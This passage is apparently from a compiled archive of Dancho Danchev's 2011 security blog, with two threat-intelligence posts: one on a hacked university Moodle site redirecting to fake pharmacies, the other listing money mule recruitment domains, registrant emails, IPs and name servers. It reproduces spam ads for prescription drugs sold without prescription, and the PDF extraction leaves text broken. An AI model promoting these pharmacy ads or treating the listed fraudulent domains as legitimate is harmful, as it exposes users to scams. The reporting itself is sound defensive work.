2. [http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle\\_skin;content](http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content)
3. <http://feeds.feedburner.com/zdnet/security>
4. <http://twitter.com/danchodanchev>
5. <http://www.zdnet.com/blog/security/500000-stolen-email-passwords-discovered-in-waledacs-cache/8045>
6. <http://www.zdnet.com/blog/security/report-av-users-still-get-infected-with-malware/8108>

7. <http://www.zdnet.com/blog/security/report-patched-vulnerabilities-remain-prime-exploitation-vector/8162>
8. <http://www.zdnet.com/blog/security/researcher-demos-sms-based-smartphone-botnet/8031>
9. <http://www.zdnet.com/blog/security/500000-stolen-email-passwords-discovered-in-waledacs-cache/8045>
10. <http://www.zdnet.com/blog/security/study-us-tops-zeus-hosting-infrastructure-chart/8064>
11. <http://www.zdnet.com/blog/security/spamvertised-xerox-document-themed-malware-campaign-spreading/8075>
12. <http://www.zdnet.com/blog/security/new-report-details-the-prices-within-the-cybercrime-market/8078>
13. <http://www.zdnet.com/blog/security/report-av-users-still-get-infected-with-malware/8108>
14. <http://www.zdnet.com/blog/security/microsoft-disables-autorun-on-windows-xp-vista-to-prevent-malware-infections/8123>
15. <http://www.zdnet.com/blog/security/google-intros-advanced-sign-in-feature/8137>
16. <http://www.zdnet.com/blog/security/malware-watch-upsfdic-mobile-app-infected-ambulance-dispatch/8151>
17. <http://www.zdnet.com/blog/security/report-patched-vulnerabilities-remain-prime-exploitation-vector/8162>
18. <http://www.zdnet.com/blog/security/bogus-android-apps-lead-to-malware/8212>



19. <http://www.zdnet.com/blog/security/zeus-crimeware-variant-targets-symbian-and-blackberry-users/8231>
20. <http://www.zdnet.com/blog/security/researchers-spot-new-mac-os-x-malware/8241>
21. <http://ddanchev.blogspot.com/>
22. <http://twitter.com/danchodanchev>

672

## **2.3**

### **March**

673



## Viagra

### [SALE: Viagra Levitra Cialis](#)

SALE: Viagra \$0.80 per pill; Levitra \$2.00 per pill; Cialis \$1.30 per pill; Accept payments: Visa, MasterCard, Western Union, Money Gram, EuroDebit, Bank wire transfer. We have a special discount program for our customers! Please check our bonus options.

<http://www.generic-pills-online.eu/>

### [Buy Viagra Now From & Get 10 bonus pills FREE!](#)

Viagra is the top brand to treat erectile dysfunction. Buy through a recommended online pharmacy to get efficient service at bargain prices. Buy generic Viagra online with confidence and security

<http://www.worldselectshop.com/>

### [Buy Viagra, Cialis, Levitra - Cheap Generic Cialis Online Without Prescription](#)

Generic Cialis Online Pharmacy Buy Cialis online without a prescription. 10 Free Viagra Pills. Order cheap Cialis plus many other generic Cialis erectile dysfunction drugs. Lowest prices and Satisfaction Guaranteed

<http://www.canadianselect.net/>

### [Generic VIAGRA 120 pills x 100mg \\$137.95](#)

High quality Generic Viagra. 100% Satisfaction Guaranteed. Fast worldwide shipping. 10 Free Bonus Viagra Pills with your order! Visa, MC, Amex accepted. 5-7% reorder discount on all orders.

<http://www.ukmenshealth.com>

## ***Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads (2011-03-07 14:08)***

[1]

An

exploited

web

application

*vulnerability*

*within*

*Cochise*

*County*

*Online*

*University*

*CMS*

*(moo-*

***dle.cochise.az.gov/user)**, is currently resulting in a blackhat SEO campaign (**1,890 pages**) leading to fraudulent Google brand-jacked pharmaceutical pages.*

*Naturally, once the compromise took place, the cybercriminals started considering the blackhat SEO content*

*farm themed for pharmaceutical scams, as parts of their infrastructure and spamvertised links to it across multiple web forums.*

*[2]*

*674*

cialis benefits: 7 [cialis benefits](#) or [soma dan nolvadex](#) or [shelf life of xanax](#) or [url=http://www.hvmac.net/sports/2009-201

datura somas: 6 [datura somas](#) or [adipex a capsules](#) or [url=http://www.heaplace.com/phentermine 37.5

hello i love your valium url: 7 [hello i love your valium url](#) or [generic viagra from india](#) or [url=http://www.heaplace.com/v9/i

adipex delivered 24 hours: 6 [adipex delivered 24 hours](#) or [adipex adipex phentermine adipex](#) or [viagra women 2006](#) or

cheap viagra fast delivery: 2 [cheap viagra fast delivery](#) or [off shore viagra](#) or [url=http://www.hvmac.net/members/berkeley/]adipex secure

phentermine and online sales: 6 [phentermine and online sales](#) or [cheapest adipex with no prescription online](#) or [url=http://www.hvma

soma 32c: 7 [soma 32c](#) or [viagra rrp australia](#) or [url=http://www.wallacegalleries.com/index.php/component?option=com\_gallery/id,75/task,cv/]cialis onset

xanax bars 2mg: 6 [xanax bars 2mg](#) or [what is valium used to treat](#) or [soma prescription no rx](#) or [url=http://www.operabalt

cialis dosage splitting pills: 7 [cialis dosage splitting pills](#) or [what do generic valium look like](#) or [url=http://www.heaplace.com/vid/index.php/gratuit-corps]ci

xanax with other drugs: 6 [xanax with other drugs](#) or [extended release tramadol abuse of](#) or [tramadol bruising](#)

xanax helping with opiate withdrawl: 7 [xanax helping with opiate withdrawl](#) or [xanax in urine screens](#) or [url=http://www.operabaltycka.pl/bip/statut.html]adipex phentermine without a pres

cialis commercial actress: 6 [cialis commercial actress](#) or [is phentermine legal in the uk](#) or [url=http://sicolab.org/blog?mfnt=6]valium prescribe

valium messageboard: 2 [valium messageboard](#) or [blue vision with viagra](#) or [compare ativan and valium](#) or [ur

soma mexico pharmacy: 6 [soma mexico pharmacy](#) or [adipex diet phentermine pill prescription](#) or [url=http://www.oldchurch.org/event-rentals/]

cheap phentermine no physician: 7 [cheap phentermine no physician](#) or [side effects prozac phentermine](#) or [cialis comparisons](#) or

everyday cialis cost: 6 [everyday cialis cost](#) or [soma active ingredient](#) or [url=http://www.wallacegalleries.com/index.php/co

low priced viagra chain store: 7 [low priced viagra chain store](#) or [carisoprodol carisoprodol muscle relaxant soma](#) or [url=http://www.

lent soma scale: 6 [lent soma scale](#) or [phentermine diet pill message board](#) or [yellow xanax time released](#) or

viagra afghanistan: 7 [viagra afghanistan](#) or [trazodone and phentermine](#) or [does valium just make you tired](#) or [url=http://www.heaplace.com/vid/index.php

phentermine weight loss expectancy: 6 [phentermine weight loss expectancy](#) or [cheapest price for viagra and cialis](#) or [url=http://www.oldchurch.org/history/architecture/]ven ga

home made cialis: 6 [home made cialis](#) or [cialis discount canada mexico](#) or [beer and adipex](#) or

drug test results to adipex: 2 [drug test results to adipex](#) or [what kind of doctors prescribe xanax](#) or [url=http://www.hvmac.net/members/berkele

cialis 20 mg prices: 7 [cialis 20 mg prices](#) or [weight loss results with phentermine](#) or [url=http://

xanax rectal: 6 [xanax rectal](#) or [valium what is it used for](#) or [taking phentermine with celexa](#) or

purchasing xanax online with online doctor: 7 [purchasing xanax online with online doctor](#) or [9 cheap soma on](#) or [url=http://sicolab.org/blogs/formama?nfn

Tramadol Tramadol Tramadol

Active

viagra

Search

[Advanced Search](#)

Web

Results 1 - 10 of about 33,000,000 for [viagra](#) ([definition](#)). (0.21 seconds)

[Viagra \(Sildenafil\) 100mg x 395 Pills \\$312 - Plus Free Shipping](#)

Buy [Viagra](#) (Sildenafil) 100mg From our CANADIAN Online Pharmacy (Since 2003) - No Prescription Required - Plus Free Shipping  
[www.allrxtabs.com](#) - [Cached](#) - [Similar](#)

[cialis tramadol viagra valium](#)

cialis tramadol viagra valium  
[pillshealthmedsplus.net](#) - [Cached](#) - [Similar](#)

[Buy Viagra, Cialis, Levitra - Cheap Generic Cialis Online Without Prescription](#)

Generic Cialis Online Pharmacy Buy Cialis online without a prescription. 10 Free [Viagra](#) Pills. Order cheap Cialis plus many other generic Cialis erectile dysfunction drugs. Lowest prices and Satisfaction Guaranteed  
[www.canadiansselect.net](#) - [Cached](#) - [Similar](#)

[Buy Viagra Now From & Get 10 bonus pills FREE!](#)

[Viagra](#) is the top brand to treat erectile dysfunction. Buy through a recommended online pharmacy to get efficient service at bargain prices. Buy generic [Viagra](#) online with confidence and security  
[www.worldselectshop.com](#) - [Cached](#) - [Similar](#)

[SALE: Viagra Levitra Cialis](#)

SALE: [Viagra](#) \$0.80 per pill; [Levitra](#) \$2.00 per pill; [Cialis](#) \$1.30 per pill; Accept payments: Visa, MasterCard, Western Union, Money Gram, EuroDebit, Bank wire transfer. We have a special discount program for our customers! Please check our bonus options.  
[www.generic-pills-online.eu](#) - [Cached](#) - [Similar](#)

Sponsored Links

[Viagra \(Sildenafil\) 100mg x 395 Pills \\$312 - Plus Free Shipping](#)

Buy [Viagra](#) (Sildenafil) 100mg From our CANADIAN Online Pharmacy (Since 2003) - No Prescription Required - Plus Free Shipping  
[www.allrxtabs.com](#)

[cialis tramadol viagra](#)

cialis tramadol viagra valium  
[pillshealthmedsplus.net](#)

[Buy Viagra, Cialis, Levitra - Cheap Generic Cialis Online Without Prescription](#)

Generic Cialis Online Pharmacy Buy Cialis online without a prescription. 10 Free [Viagra](#) Pills. Order cheap Cialis plus many other generic Cialis erectile dysfunction drugs. Lowest prices and Satisfaction Guaranteed  
[www.canadiansselect.net](#)

[Buy Viagra Now From & Get 10 bonus pills FREE!](#)

*The redirection chain is as follows:*

- ***moodle.cochise.az.gov/user*** - random pharmaceutical content

- ***goodmedk.com***

- ***gooqpilly.com***

- ***50.22.28.50***

***goodmedk.com/whftltyixallwke6hoqstgzsiq.html -  
77.67.80.48, AS3257 - Email: jognbrownn@usa.com***

***goodmedk.com/kavglmapajes7bdfg6mf8d.py***

***goodmedk.com/hxinlaresbnzbikmnatmck.py***

***goodmedk.com/huvtleikspann6hoqstgzsiq.html***

***goodmedk.com/txajlatev0egij9pi-g.pl***

***goodmedk.com/tldhlaoet8cegh7ng9e.html***

***[3]***

***Redirectors used:***

***675***



## Healthcare Online

Your Cart:  
Items: 0 | Total: \$0.00

USD GBP CAD EUR AUD CHF

### Most Popular Products

Search

#### MEN'S HEALTH

- Viagra \*
- Cialis \*
- Viagra Super Active+ \*
- Viagra Professional \*
- Levitra \*
- Cialis Super Active+ \*
- Viagra Super Force \*
- Cialis Soft Tabs \*
- Cialis Professional \*
- Viagra Soft Tabs \*
- Propecia \*
- Maxamian \*
- Super Active ED Pack
- VPOX
- [View all products](#)

#### PAIN RELIEF

- Soma \*
- Tramadol \*
- [View all products](#)

#### ANTIBIOTICS

- Zithromax \*
- Amoxicillin
- [View all products](#)

#### WOMEN'S HEALTH

- Female Pink Viagra \*
- Female Cialis



#### Viagra as low as \$1.85

Generic Viagra, containing Sildenafil Citrate, enables many men with erectile dysfunction to achieve or sustain an erect penis for sexual activity. Since becoming available Viagra has been the prime treatment for erectile dysfunction.

[More Info](#)

Order now



#### Cialis as low as \$1.75

Cialis is a highly effective orally administered drug for treating erectile dysfunction, more commonly known as impotence. Recommended for use as needed, Cialis can also be used as a daily medication.

[More Info](#)

Order now



#### Viagra Super Active+ as low as \$2.79

Viagra Super Active represents the fourth generation of phosphodiesterase inhibitors. This new formulation of a world-known medication provides even more powerful penis blood circulation, increased stamina and sensitivity to stimulation.

[More Info](#)

Order now



#### Viagra Professional as low as \$3.85

Viagra Professional is a clinically tested enhanced prescription drug used to treat erection difficulties. Activating the natural blood flow, it provides sustained erection, accelerated recovery from prior sexual intercourse, increased stamina and libido, and psychological confidence. Safe and effective, Viagra Professional promotes penis erection only in response to sexual stimulation.

[More Info](#)

Order now



#### Levitra as low as \$2.50

Levitra is a new FDA-approved oral prescription medication for the treatment of erectile dysfunction (ED) in men.

Order now

**gooqpilly.com** - 77.67.80.42, AS3257 - Email:  
jognbroownnn@usa.com

**50.22.28.50/c.php** - 50.22.28.50-  
static.reverse.softlayer.com

[4]

Redirects to the following currently active fraudulent online pharmacies:

**pillshealthmedsplus.net** - 89.114.9.82 - Email:  
acquit@bz3.ru

**allrxtabs.com** - 91.212.135.69 - Email:  
rxrevenue@gmail.com

**canadianselect.net** - 89.149.196.197 - Email:  
canadianselect.net@protecteddomainservices.com

**worldselectshop.com** - 95.211.1.82 - Email:  
worldselectshop.com@protecteddomainservices.com

**generic-pills-online.eu** - 95.163.15.207

**menhealth-pharmacy.co.uk** - 109.237.213.194

**4rx.com** - 174.127.67.233 - Email: webmaster@4rx.com

*The hijacking of a trusted brand such as Google shouldn't be surprising, as it's an inseparable part of social engineering driven abuse of the trust-chain. From Google's name to the visual impersonation of Google Search this*

*campaign demonstrates exactly the same.*

***This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.***

1. [https://lh5.googleusercontent.com/-FaZm5Nia4mo/TXTAssw6EUI/AAAAAAAAAE1o/8G-6ee31FHI/s1600/Google\\_Health\\_pharmaceutical.PNG](https://lh5.googleusercontent.com/-FaZm5Nia4mo/TXTAssw6EUI/AAAAAAAAAE1o/8G-6ee31FHI/s1600/Google_Health_pharmaceutical.PNG)

[rmaceutical.PNG](https://lh5.googleusercontent.com/-FaZm5Nia4mo/TXTAssw6EUI/AAAAAAAAAE1o/8G-6ee31FHI/s1600/Google_Health_pharmaceutical.PNG)

676

2. [https://lh4.googleusercontent.com/-YP4-kJD0Swl/TXTGUUOy1KI/AAAAAAAAAE1s/fykF9O5wqTM/s1600/Fake\\_Google\\_Health\\_pharmaceutical\\_spamvertised\\_links.PNG](https://lh4.googleusercontent.com/-YP4-kJD0Swl/TXTGUUOy1KI/AAAAAAAAAE1s/fykF9O5wqTM/s1600/Fake_Google_Health_pharmaceutical_spamvertised_links.PNG)

[h\\_pharmaceutical\\_spamvertised\\_links.PNG](https://lh4.googleusercontent.com/-YP4-kJD0Swl/TXTGUUOy1KI/AAAAAAAAAE1s/fykF9O5wqTM/s1600/Fake_Google_Health_pharmaceutical_spamvertised_links.PNG)

3.

[https://lh5.googleusercontent.com/-4DywYszzZyA/TXTHkIXIfOI/AAAAAAAAAE1w/UA2AKPC8CM8/s1600/Fake\\_Google\\_Health\\_pharmaceutical.PNG](https://lh5.googleusercontent.com/-4DywYszzZyA/TXTHkIXIfOI/AAAAAAAAAE1w/UA2AKPC8CM8/s1600/Fake_Google_Health_pharmaceutical.PNG)

[h\\_pharmaceutical.PNG](https://lh5.googleusercontent.com/-4DywYszzZyA/TXTHkIXIfOI/AAAAAAAAAE1w/UA2AKPC8CM8/s1600/Fake_Google_Health_pharmaceutical.PNG)

4. [https://lh5.googleusercontent.com/-](https://lh5.googleusercontent.com/-BPztch9g4Tc/TXTIJo2eCII/AAAAAAAAAE10/kX4URWeZDmk/s1600/fraudulent_pharmaceutical.PNG)

[BPztch9g4Tc/TXTIJo2eCII/AAAAAAAAAE10/kX4URWeZDmk/s1600/fraudulent\\_pharma](https://lh5.googleusercontent.com/-BPztch9g4Tc/TXTIJo2eCII/AAAAAAAAAE10/kX4URWeZDmk/s1600/fraudulent_pharmaceutical.PNG)

[ceutical.PNG](https://lh5.googleusercontent.com/-BPztch9g4Tc/TXTIJo2eCII/AAAAAAAAAE10/kX4URWeZDmk/s1600/fraudulent_pharmaceutical.PNG)

5. <http://ddanchev.blogspot.com/>

6. <http://twitter.com/danchodanchev>

677





## ***Keeping Money Mule Recruiters on a Short Leash - Part Six (2011-03-10 14:45)***

[1]

*Following my previous post on "[2]Keeping Money Mule Recruiters on a Short Leash - Part Five", in this post we're once again going to expose a portfolio of money mule recruitment domains, their related ASs and name servers of notice, including some additional SpyEye activity within one of the ASs.*

*What's particularly interesting is the ongoing use of similar templates, including fake "certified by" documents aiming to*

*boost the visitor's confidence in the mule recruitment company. Sample "certified by" documents include: 678*





[3]

[4]

[5]

[6]

679



[7]

*Money mule recruitment web sites:*

**ACoon-Groupllc.cc** - Email: [bombay@yourisp.ru](mailto:bombay@yourisp.ru) -  
[8]seen here

**ANTIQUEE-CORP.INFO** - Email: [admin@antiquee-corp.info](mailto:admin@antiquee-corp.info)

**ARAMATEGROUP-INT.INFO** - Email: [admin@aramategroup-int.info](mailto:admin@aramategroup-int.info)

**art-marketllc.cc** - Email: [hear@ppmail.ru](mailto:hear@ppmail.ru)

**ARTSOLVE-LTD.AT** - Email: [admin@artsolve-ltd.at](mailto:admin@artsolve-ltd.at)

**ARTSOLVELTD.CC** - Email: [admin@artsolvedtd.cc](mailto:admin@artsolvedtd.cc)

**artsolvedtd.cc** - Email: [admin@artsolvedtd.cc](mailto:admin@artsolvedtd.cc)

**ARTSOLVELTDCO.AT** - Email: [admin@artsolvedtd.cc](mailto:admin@artsolvedtd.cc)

**artsolvedtdco.at** - Email: [admin@artsolvedtd.cc](mailto:admin@artsolvedtd.cc)

**ASTECH-GROUPDE.CC** - Email: [admin@i-compass-group.cc](mailto:admin@i-compass-group.cc)

**atlant-groupinc.cc** - Email: [bombay@yourisp.ru](mailto:bombay@yourisp.ru) - [9]seen here

**Atlant-usainc.net** - Email: [admin@atlant-usainc.net](mailto:admin@atlant-usainc.net)

**BREDGARCORP-ANT.BE**

**CREATENCE-GROUPLLC.AT** - Email: [admin@creatence-groupllc.at](mailto:admin@creatence-groupllc.at)

**CREATENCE-GROUPLLC.CC** - Email: [hunt@bz3.ru](mailto:hunt@bz3.ru)

**CREATENCEGROUP-LLC.CO** - Email: [px@bz3.ru](mailto:px@bz3.ru)

**DEVAS-LLC.CO** - Email: [gate@ppmail.ru](mailto:gate@ppmail.ru)

**DRYSDALE-ANTCORP.AT** - Email: [admin@drysedale-antcorp.at](mailto:admin@drysedale-antcorp.at)

**DRYSDALE-ANTCORP.BIZ** - Email: admin@drysdale-antcorp.biz

**DRYSDALE-GROUP-INC.CC** - Email: atomic@bz3.ru

**DUNCROFT-ANTTEAM.ORG** - Email: admin@drysdale-antcorp.biz

**FINTEC-UKLTD.WS**

**fintec-ukltd.ws**

**fourthgroup-ltd.cc** - Email: rots@cheapbox.ru

**generalabbrialgroup-ltd.net** - Email: admin@generalabbrialgroup-ltd.net

**generation-groupltd.cc** - Email: jz@ppmail.ru

**I-COMPASS-GROUP.AT** - Email: admin@i-compass-group.at

**katemdutkins.co.cc**

**LILAC-GROUPLLC.CC** - Email: lane@free-id.ru

**LILACGROUP-LLC.CO** - Email: baggy@bz3.ru

**MIMOSA-INCGROUP.INFO** - Email: admin@mimosa-incgroup.info

**moneyvisual-ukllc.com** - Email: admin@moneyvisual-ukllc.com


**nimrodltd-uk.net** - Email: admin@nimrodltd-uk.net

**OLIVER-ANTCORP.NET** - Email: admin@oliver-antcorp.net

**qead-groupllc.net** - Email: admin@qead-groupllc.net

## **RENAISSANCELLC.BE**

680



**renaissancelc.be**

**renaissance-llc.cc** - Email: [admin@renaissance-llc.cc](mailto:admin@renaissance-llc.cc)

**ROYALTHELMAS-GROUP-LLC.CC** - Email: [zap@ca4.ru](mailto:zap@ca4.ru)

**ROYALTHELMAS-TEAMANT.ASIA** - Email:  
[admin@royalthelmas-teamant.asia](mailto:admin@royalthelmas-teamant.asia)

**SCHWARTZBROTHERSANT-CORP.COM** - Email:  
[admin@schwartzbrothersant-corp.com](mailto:admin@schwartzbrothersant-corp.com)

**STRATEGICGROUP-LLC.CO** - Email: [flute@free-id.ru](mailto:flute@free-id.ru)

**THRONE-GROUPLLC.CC** - Email: [lane@free-id.ru](mailto:lane@free-id.ru)

**THRONEGROUP-LLC.CO** - Email: *floyd@ca4.ru*

**THRONE-UK.AT** - Email: *admin@throne-uk.at*

**TINASSANSERVICEANT-ANTTEAM.NET** - Email:  
*admin@tinassanserviceant-antteam.net*

**TINASSANSERVICE-GROUPLLC.CC** - Email: *six@yourisp.ru*

**westerntrust.co.uk**

**westview-art.net** - Email: *admin@westview-art.net*

[10]

*Domains responding to:*

**78.46.105.205** - AS24940, HETZNER-AS Hetzner Online AG  
RZ

**98.141.220.116** - AS29713, INTERPLEXINC Interplex LLC.

**98.141.220.117** - AS29713, INTERPLEXINC Interplex LLC.

**114.207.244.143** - AS9318, HANARO-AS Hanaro Telecom  
Inc.


**114.207.244.144** - AS9318, HANARO-AS Hanaro Telecom  
Inc.

**114.207.244.145** - AS9318, HANARO-AS Hanaro Telecom  
Inc.

**114.207.244.146** - AS9318, HANARO-AS Hanaro Telecom  
Inc.

**193.105.134.230** - AS42708, PORTLANE Network

**193.105.134.231** - AS42708, PORTLANE Network



### Welcome to ArtSolve Ltd

- The World of Art A Click Away

Looking to buy art? Sell art? ArtSolve Ltd is the first choice for artists and buyers alike! ArtSolve Ltd is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner. We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, ArtSolve Ltd is the premier art site for those seeking to buy or sell original art online.

NO COMMISSIONS! Whether you are looking to buy art or sell art, our site is fully optimized to get results FAST! ArtSolve Ltd is the future of buying and selling original art online. Artists who choose to sell their original art will receive maximum marketing exposure. For artists, selling your art has never been easier, faster, or more cost-effective. We will help you sell your original art DIRECTLY to buyers worldwide with NO COMMISSIONS. Those wishing to buy art online are invited to browse our extensive online galleries of original art. Never before has it been this easy for a buyer to select high-quality original art online. We update daily with new original art from our artist members.

ArtSolve Ltd offers casual collectors and serious connoisseurs alike an amazing collection of original art pieces from the world over. You'll enjoy unparalleled customer care from a knowledgeable and friendly staff of experts. For artists, the inconvenience and high costs of traditional galleries are completely eliminated. Our team of experts puts the latest technology to work for you, putting your artwork out there in front of millions of potential art buyers.

### Authorization

Enter to partners area.

Login: \*

Password: \*

Login

[Registration](#) [Forgot password?](#)

### Latest projects

- Pyotr Belenok (Russian, 1938-1991) - Untitled
- Four silver and niello cigarette cases
- Easter Medley of Four Spring Nesting Dolls
- Jean Dubuffet (1901-1985) - Le Bateau II
- Good Mother Bear Wooden Carving 12"x8.5"
- Vladimir Nikolaevich Nemukhin (Russian, 1925) - 'The sailor' (Privat)
- A walrus ivory casket
- Stress Reliever Nesting Doll 5pc/6"
- Georges Terzian (b. 1939) - L'Atelier
- MANOLO VALDES (B. 1942) - LA CARTA

**193.105.134.232** - AS42708, PORTLANE Network

**193.105.134.233** - AS42708, PORTLANE Network

**193.105.134.234** - AS42708, PORTLANE Network

**195.182.57.84** - AS47311, Cerannics-AS Cerannics llp

**195.182.57.91** - AS47311, Cerannics-AS Cerannics llp

**204.45.118.54** - 204.45.118.48/29/INSIGHT-INVESTMENTS-LLC



*More malicious activity within [11]AS24940, HETZNER-AS  
Hetzner Online AG RZ, courtesy of the SpyEye tracker:  
188.40.198.185*

**188.40.87.88**

**www.privathosting.eu**

**spl.privathosting.eu**

**46.4.194.162**

**188.40.87.91**

**88.198.36.61**

[12]

*Name servers of notice:*

**ns1.uknamo.com** - 69.10.44.188 - Email: morph@ppmail.ru

**ns2.uknamo.com** - 178.162.181.11

682

**ns3.uknamo.com** - 66.199.236.116

**ns1.ukansnami.com** - 178.162.181.11 - Email:  
glide@yourisp.ru

**ns2.ukansnami.com** - 178.162.181.11

**ns3.ukansnami.com** - 66.199.236.117

**ns3.dnsukrect.com** - 66.199.236.118 - Email:  
code@yourisp.ru

**NS1.LIBUNITAU.CC** - 178.162.152.76 - Email: *ached@yourisp.ru* - [13]seen here

**NS2.LIBUNITAU.CC** - 66.199.236.115

**NS3.LIBUNITAU.CC** - 178.162.181.11

**NS1.AUSTDEC.CC** - 178.162.152.75 - Email: *bold@yourisp.ru* - [14]seen here

**NS2.AUSTDEC.CC** - 66.199.236.114

**NS3.AUSTDEC.CC** - 178.162.181.11

**NS1.SURPLUSUSA.CC** - 209.159.156.162 - Email: *skulk@ppmail.ru* - [15]seen here

**NS2.SURPLUSUSA.CC** - 76.73.47.26

**NS3.SURPLUSUSA.CC** - 69.50.192.97

**NS1.USABONDS.CC** - Email: *bart@cheapbox.ru* - [16]seen here

**NS2.USABONDS.CC**

**NS3.USABONDS.CC**

*The cybercriminals have also switched from using unique emails for registrations to default admin@money-*

*mule-recruitment domain type of structure. Monitoring of their money mule recruitment activities is ongoing.*

### ***Related posts:***

*[17]Keeping Money Mule Recruiters on a Short Leash - Part Five*

*[18]The DNS Infrastructure of the Money Mule Recruitment Ecosystem*

*[19]Keeping Money Mule Recruiters on a Short Leash - Part Four*

*[20]Money Mule Recruitment Campaign Serving Client-Side Exploits*

*[21]Keeping Money Mule Recruiters on a Short Leash - Part Three*

*[22]Money Mule Recruiters on Yahoo!'s Web Hosting*

*[23]Dissecting an Ongoing Money Mule Recruitment Campaign*

*[24]Keeping Money Mule Recruiters on a Short Leash - Part Two*

*[25]Keeping Reshipping Mule Recruiters on a Short Leash*

*[26]Keeping Money Mule Recruiters on a Short Leash*

*[27]Standardizing the Money Mule Recruitment Process*

*[28]Inside a Money Laundering Group's Spamming Operations*

*[29]Money Mule Recruiters use ASProx's Fast Fluxing Services*

*[30]Money Mules Syndicate Actively Recruiting Since 2002*

***This post has been reproduced from [31]Dancho Danchev's blog.***

1. [https://lh6.googleusercontent.com/-xBh63uCpBLc/TXeafmi8zfl/AAAAAAAAAE14/9TzxHbTpRxs/s1600/money\\_mule\\_recruitment\\_March\\_2010\\_2.png](https://lh6.googleusercontent.com/-xBh63uCpBLc/TXeafmi8zfl/AAAAAAAAAE14/9TzxHbTpRxs/s1600/money_mule_recruitment_March_2010_2.png)
2. <http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html>
3. <https://lh6.googleusercontent.com/-vt0vehfM5YY/TXeeXQdJ75I/AAAAAAAAAE2E/RLzXhqkqa3U/s1600/Stein01s.jpg>
4. [https://lh3.googleusercontent.com/-Piw2e\\_yJP5M/TXeealAFvaI/AAAAAAAAAE2I/x8uWpLgAL9M/s1600/Stein02s.jpg](https://lh3.googleusercontent.com/-Piw2e_yJP5M/TXeealAFvaI/AAAAAAAAAE2I/x8uWpLgAL9M/s1600/Stein02s.jpg)
